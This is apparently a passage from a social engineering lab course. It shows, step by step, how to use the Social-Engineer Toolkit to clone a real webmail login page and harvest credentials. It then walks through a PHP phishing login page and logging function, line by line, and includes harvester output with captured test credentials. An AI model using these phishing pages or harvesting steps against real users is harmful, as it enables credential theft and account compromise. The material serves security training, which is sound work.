
`sudo setoolkit` to fire up the Social Engineering Toolkit

The `sudo` is required for setoolkit to work correctly, and it will fail to launch without it.


From the menu, select "1" for Social Engineering Attacks and hit Enter.





We'll be setting up a website based attack, so select option 2 here.




We want to clone a site for the purposes of getting credentials, so select option 3.





As you might expect, we want the Site Cloner (option 2)




## Set POST IP address

SET is going to expect a place to put this data - makes sense. We're going to use Slingshot for this purpose, so let's add the host only IP for Slingshot (10.10.78.1) and hit Enter.




## Select Target Site

We now need to tell SET what site to clone. We want to simulate an ideally legitimate site that will entice our user to give up their credentials. In this case, we're going to use https://webmail.spectrum.net. While you could clone any site, more dynamically rendered sites may produce unexpected results, and of course make sure you have permission before trying to snare users in an engagement!

Enter https://webmail.spectrum.net as your URL and hit Enter.



## Clone and launch harvester

SET will launch its own webserver to run its harvester from. It will ask you if you want to disable apache so it can do its own thing. Select yes and then we're ready to try some harvesting!

```
set:webattack> Enter the url to clone:https://webmail.spectrum.net

[*] Cloning the website: https://webmail.spectrum.net
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless,
this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
[ ok ] Stopping apache2 (via systemctl): apache2.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
```

## Enter some credentials

Open up Firefox and go to 10.10.78.1 . You'll notice that Firefox calls out that the site is now over HTTP as opposed to the original HTTPS.




Now, let's enter some credentials and try the 'sign in' button. We get redirected back to the signin page (remember, this isn't the real Spectrum webmail signin - but, on the redirect...it actually is! This will help the user think they simply entered their password wrong and proceed on with their normal workflow.) But - did we get the credentials?? Go back to the terminal where you are running SET.

```
The best way to use this attack is if username and password form fields are avai
lable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
[ ok ] Stopping apache2 (via systemctl): apache2.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
10.10.78.1 - - [22/May/2021 20:55:52] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: emailAddress=jameslv
POSSIBLE USERNAME FIELD FOUND: emailPassword=itsasecrettoeverybody
POSSIBLE PASSWORD FIELD FOUND: emailPassword=itsasecrettoeverybody
PARAM: g-recaptcha-response=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Sure enough, we see the username and password we entered on the site. Let's get this in a nice clean report format. As prompted by SET, go ahead and hit `Ctrl+C` to stop the harvester, and it will show us where the file is written.

```
POSSIBLE USERNAME FIELD FOUND: emailAddress=jameslv
POSSIBLE USERNAME FIELD FOUND: emailPassword=itsasecrettoeverybody
POSSIBLE PASSWORD FIELD FOUND: emailPassword=itsasecrettoeverybody
PARAM: g-recaptcha-response=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


^C[*] File in XML format exported to /home/sec467/.set/reports/2021-05-22 21:09:58.962507.xml for your reading pleasure.
..

     Press <return> to continue
```

Once you are done, hit return to go back to the menu, then use the `99` to go to the previous menu until you exit SET.

Now, let's take a look at that report. Switch to the SET reports directory by doing the following:

```
cd /home/sec467/.set/reports
```

Now, a `ls` should show us the reports available.

```
sec467@sec467-slingshot:~/.set/reports$ ls
'2021-05-22 21:09:58.962507.xml'   files
```

Let's take a look at this report. Try opening the file with the text editor of your choice.

```
  GNU nano 2.9.3                                  2021-05-22 21:09:58.962507.xml

<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   webmail.spectrum.net
   <url>      <param>emailAddress=jameslv</param>
      <param>emailPassword=itsasecrettoeverybody</param>
      <param>g-recaptcha-response=</param>
   </url>
</harvester>
```

We can see here we've clearly captured the user ID and the password of the user.

This approach can work with other sites too, and we can add self-signed or other certificates to enhance the effectiveness of this ruse. Great work capturing some credentials!

## Clean up

Once you're finished with this lab, reboot your Slingshot VM by typing `sudo reboot` from your terminal.

# Lab 1.5: Data Logging

In this lab, we will use our own PHP based data collector to log some results.

## Lab Goal

In this lab, you will:

- Explore our simple HTML template for login
- Work with a handler to capture and log this information

## Launch the SSET docker container

Our logger webpages reside in the same container as SSET, so we will launch it the same way.

From Slingshot, launch SSET by opening the MATE terminal and running the following commands:

`cd /home/sec467/tracker` to switch to the tracker directory

`./gosetracker.sh` to fire up the container


As in Lab 1.3, we'll need to connect to the container to take a look at some things, and review our logs.

## Get a bash prompt on the container

The inner mechanics of Docker and containerization are beyond the scope of this class. However, we are going to show you how to identify and connect to your container at a shell, so you can review some of the configuration items within.

Minimize your browser and open another terminal.


From that terminal, type `docker ps` to get a list of running containers on your vm. At this time, there should be only one. Note the `NAME` of the container, we will need this in a moment.




Now, we're going to issue another command to connect to the container and run `bash`:

```
docker exec -it <name of the container> /bin/bash
```

Note: Tab completion is your friend! Don't type out the whole name of the container, you can tab complete it.




## Examine login.php

From within your container bash session, move to the logger directory and look at the contents of the `login.php` file as follows:

```
cd /var/www/html/logger
```

```
ls
```

```
cat login.php
```

```
bash-4.4# cd /var/www/html/logger
bash-4.4# ls
capture_functions.php  init.sql              logfile.txt           login.php
bash-4.4# cat login.php
<?php
require("capture_functions.php");
# PHP to capture a POST if one is specified
if (isset($_POST['submit'])){
        // Check if the username or password was blank.
        if ($_POST['username'] == '' | $_POST['password'] == ''){
                $error = "Sorry, you must provide a username and a password";
        } else {
                $redirect_url = 'http://www.google.com'; // Where to send users after logging
                //logToDatabase($_POST); // Logs to database. Function from file capture_functions.php.
                logToFile($_POST); // logToFile function (from above file)
                header("Location: $redirect_url"); // Send user to success or error URL of your choice
                die("Header redirection problem. Terminating request."); // Just in case the redirection fails.
        }
}

?>
```

Let's take a look at the PHP, line by line. If you can read and understand this, feel free to skip to the next section.

`require("capture_functions.php");` will include another file called capture_functions.php. This file supports us writing our logs to the filesystem, or database. We'll look at it in a bit.

`if (isset($_POST['submit'])){` checks if the page was accessed via an HTTP POST request; if it was, the rest of the statement will be executed, or ignored if that was not the case.

`if ($_POST['username'] == '' | $_POST['password'] == ''){$error = "Sorry, you must provide a username and a password";` checks for a blank username or password field and provides an error if that is the case. If both are filled in, the rest of the else statement is run.

`$redirect_url = 'http://www.google.com';` Once the user provides a username and password, this is where we send the user. We can make this something else that may be more appropriate depending on the situation.

`//logToDatabase($_POST);` Note the double slashes in front of this? That is a comment in PHP. Right now, we are not logging this to a database - but we could.

`logToFile($_POST);` The next line tells us that we're currently logging to a file. That information is defined in the capture_functions.php file we mentioned earlier.

`header("Location: $redirect_url");` Provides a header to the client's browser that will send them to the URL we specified above (currently google.com)

`die("Header redirection problem. Terminating request.");` will provide an error if the redirection fails for some reason.

## Examine login.php, part 2

Now, lets scroll down a bit and look at the rest of the file. Again, if you can read this and know what it does, feel free to skip to the next section.

```
<html><head><title>Please Log In</title></head>
<body>
<?php
if (isset($error)){
        echo "<p>" . $error . "</p>";
}
?>

<form action="" method="POST">
<input type="text" name="username" placeholder="Username">
<input type="password" name="password" placeholder="Password">
<input type="submit" name="submit" value="Submit">
</form>

</body>
</html>
```

`<html><head><title>Please Log In</title></head>` shows the Title of the page in the browser as "Please Log In". Additionally the HTML tag tells the browser to render this information as HTML rather than just as plain text.

`<?php` through `?>` will tell the browser this section is PHP.

`if (isset($error)){` checks to see if the variable `$error` has been set. If it has the next line `echo "<p>" . $error . "</p>";` will print the text of `$error` to the screen. If you will recall from above, this is where we point out to the user the Userid or password fields were not filled in.

`<form action="" method="POST">` will create a form. The `action` tells the form where to send this data. In this case "" means to send the data to the page itself - which makes sense because the PHP above captures that data and handles it.

`<input type="text" name="username" placeholder="Username">` and `<input type="password" name="password" placeholder="Password">` are fields for the input of data in the form. The `input type` tells the form what kind of data to expect in the input field. In the username it is text. In the password field it is type `password`. This means the password will be obfuscated to the user as they input it (with the * character instead of the real character). Users expect this of a password field, which makes this form feel more authentic. However, it does not impact our ability to receive the password in clear text.

`<input type="submit" name="submit" value="Submit">` creates a submit button for the form.

## Examine capture_functions.php

We noted previously our code referenced capture_functions.php. Let's look at that now.

Fron your bash session, try the command `cat capture_functions.php`. There's a lot of reusable functions in here for our application, but for now, let's focus on the logToFile function. Scroll up and find it.

```
function logToFile($array){
        $fh = fopen("logfile.txt", 'a');
        $content = date_time().','.$array['username'].','.ChopPassword($array['password'],'0').PHP_EOL;
        fwrite($fh, $content);
        fclose($fh);
}
```

Let's take a look at what this function does.

`function logToFile($array){` defines the function, it's name (logToFile), and it's input (an array named $array).

`$fh = fopen("logfile.txt", 'a')` creates a file handle to a file named `logfile.txt`. This is opened in append mode ( `'a'` ) which means it adds to the existing file.

`$content = date_time().','.$array['username'].','.ChopPassword($array['password'],'0').PHP_EOL;` creates the line to be written to the log. We start with a timestamp by calling `date_time`, then add a comma for readability (and parseability) in the log file. Then we grab the username from `$array`, add another comma, and then grab the password from $array. However, we are adding some special extra bits in here, by wrapping the grabbing of the password from $array in another function called `ChopPassword`. We'll come back to this in a bit. Finally, we add an End of Line (EOL) sequence to the log entry.

